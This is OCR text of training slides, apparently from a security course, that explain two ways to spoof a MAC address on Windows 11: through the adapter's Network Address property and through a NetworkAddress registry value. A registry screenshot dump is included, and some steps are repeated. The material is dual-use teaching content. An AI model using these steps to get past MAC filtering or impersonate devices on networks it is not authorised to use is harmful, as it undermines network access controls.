
1. Click **Start** and search for **Control Panel** and open it, then navigate to **Network and Internet** → **Networking and Sharing Center**
2. Click on **Ethernet** and then click on **Properties** in the **Ethernet Status** window
3. In the **Ethernet Properties** window, click on the **Configure** button and then click on the **Advanced** tab
4. Under the "**Property**" section, browse for **Network Address** and click on it
5. On the right side, under "**Value**," type in the new MAC address you would like to assign and click **OK**
   Note: Enter the MAC address number without a ":" between the number pairs
6. Type "**ipconfig/all**" or "**net config rdr**" in the command prompt to verify the changes
7. If the changes are visible then **reboot** the system, otherwise try method 2 (change MAC address in the registry)

MAC Spoofing Technique: Windows (Cont'd)

Method 2: Steps to change the MAC address in the Registry

- Press **Win + R** to open Run, type **regedit** to start the registry editor

  Go to "**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e972-e325-11ce-bfc1-08002be10318}** and double click on it to expand the tree
- 4-digit sub keys representing network adapters will be displayed (starting with 0000, 0001, 0002, etc.)
- Search for the proper "**DriverDesc**" key to find the desired interface
- Right-click on the appropriate sub key and add, new string value "**NetworkAddress**" (data type "REG_SZ") to contain the new MAC address
- Right click on the "**NetworkAddress**" string value on the right side and select **Modify...**
- In the "**Edit String**" dialogue box, "**Value data**" field enter the new MAC address and click "**OK**"
- **Disable** and then **re-enable** the network interface that was changed or reboot the system



Registry Editor

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e972-e325-11ce-bfc1-08002be10318}\0001

```
{4d36e967-e325-11ce-bfc1-08002be10318}
{4d36e968-e325-11ce-bfc1-08002be10318}
{4d36e969-e325-11ce-bfc1-08002be10318}
{4d36e96a-e325-11ce-bfc1-08002be10318}
{4d36e96b-e325-11ce-bfc1-08002be10318}
{4d36e96c-e325-11ce-bfc1-08002be10318}
{4d36e96d-e325-11ce-bfc1-08002be10318}
{4d36e96e-e325-11ce-bfc1-08002be10318}
{4d36e96f-e325-11ce-bfc1-08002be10318}
{4d36e970-e325-11ce-bfc1-08002be10318}
{4d36e971-e325-11ce-bfc1-08002be10318}
{4d36e972-e325-11ce-bfc1-08002be10318}
  0000
  0001
    Linkage
    Ndi
  0002
  0003
  0004
  0005
  0006
  0007
  0008
  0009
  Configuration
  Properties
{4d36e973-e325-11ce-bfc1-08002be10318}
{4d36e974-e325-11ce-bfc1-08002be10318}
{4d36e975-e325-11ce-bfc1-08002be10318}
{4d36e977-e325-11ce-bfc1-08002be10318}
{4d36e978-e325-11ce-bfc1-08002be10318}
{4d36e979-e325-11ce-bfc1-08002be10318}
{4d36e97b-e325-11ce-bfc1-08002be10318}
{4d36e97d-e325-11ce-bfc1-08002be10318}
{4d36e97e-e325-11ce-bfc1-08002be10318}
```

Name	Type	Data
*RscIPv4	REG_SZ	1
*RscIPv6	REG_SZ	1
*RSS	REG_SZ	1
*RssBaseProcNu...	REG_SZ	0
*RssMaxProcNu...	REG_SZ	63
*RSSProfile	REG_SZ	4
*TCPChecksum...	REG_SZ	3
*TCPChecksum...	REG_SZ	3
*UDPChecksum...	REG_SZ	3
*UDPChecksum...	REG_SZ	3
BusType	REG_SZ	0x0
Characteristics	REG_DWORD	0x00000004 (4)
ComponentId	REG_SZ	VMBUS\{f8615163-df3e-46c5-913f-f2d2f965ed0e}
DeviceInstanceID	REG_SZ	VMBUS\{f8615163-df3e-46c5-913f-f2d2f965ed0e}\{...
DriverDate	REG_SZ	6-21-2006
DriverDateData	REG_BINARY	00 80 8c a3 c5 94 c6 01
DriverDesc	REG_SZ	Microsoft Hyper-V Network Adapter
DriverVersion	REG_SZ	10.0.22000.434
ForwardingOpti...	REG_SZ	0
HyperVNetwork...	REG_SZ	
IfTypePreStart	REG_DWC	
InfPath	REG_SZ	
InfSection	REG_SZ	
InstallTimeStamp	REG_BINA	
MatchingDeviceId	REG_SZ	
NetCfgInstanceId	REG_SZ	
NetLuidIndex	REG_DWC	
NetworkAddress	REG_SZ	
NetworkInterfac...	REG_QWORD	0x1d81357738060df (132877455328305375)
ProviderName	REG_SZ	Microsoft
ReceiveBufferSize	REG_SZ	8192
SendBufferSize	REG_SZ	1024
VlanID	REG_SZ	0

Edit String

Value name: NetworkAddress

Value data: 000A959D6816

MAC Spoofing Technique: Windows


There are two methods for MAC spoofing in Windows 11 OS:

Method 1: If the network interface card supports clone MAC address, then follow these steps:

1. Click on **Start**, search for **Control Panel** and open it, then navigate to **Network and Internet → Networking and Sharing Center**.

2. Click on **Ethernet** and then click on **Properties** in the **Ethernet Status** window.
3. In the **Ethernet Properties** window, click on the **Configure** button and then on the **Advanced** tab.
4. Under the "**Property**" section, browse for **Network Address** and click on it.
5. On the right-hand side, under "**Value,**" type in the new MAC address you would like to assign and click **OK**.

   Note: Enter the MAC address number without "**:**" in between.
6. Type "**ipconfig/all**" or "**net config rdr**" in the command prompt to verify the changes.
7. If the changes are visible, then **reboot** the system, or else try method 2 (change MAC address in the registry).



Microsoft Hyper-V Network Adapter Properties

The following properties are available for this network adapter. Click the property you want to change on the left, and then select its value on the right.

Property: Network Address

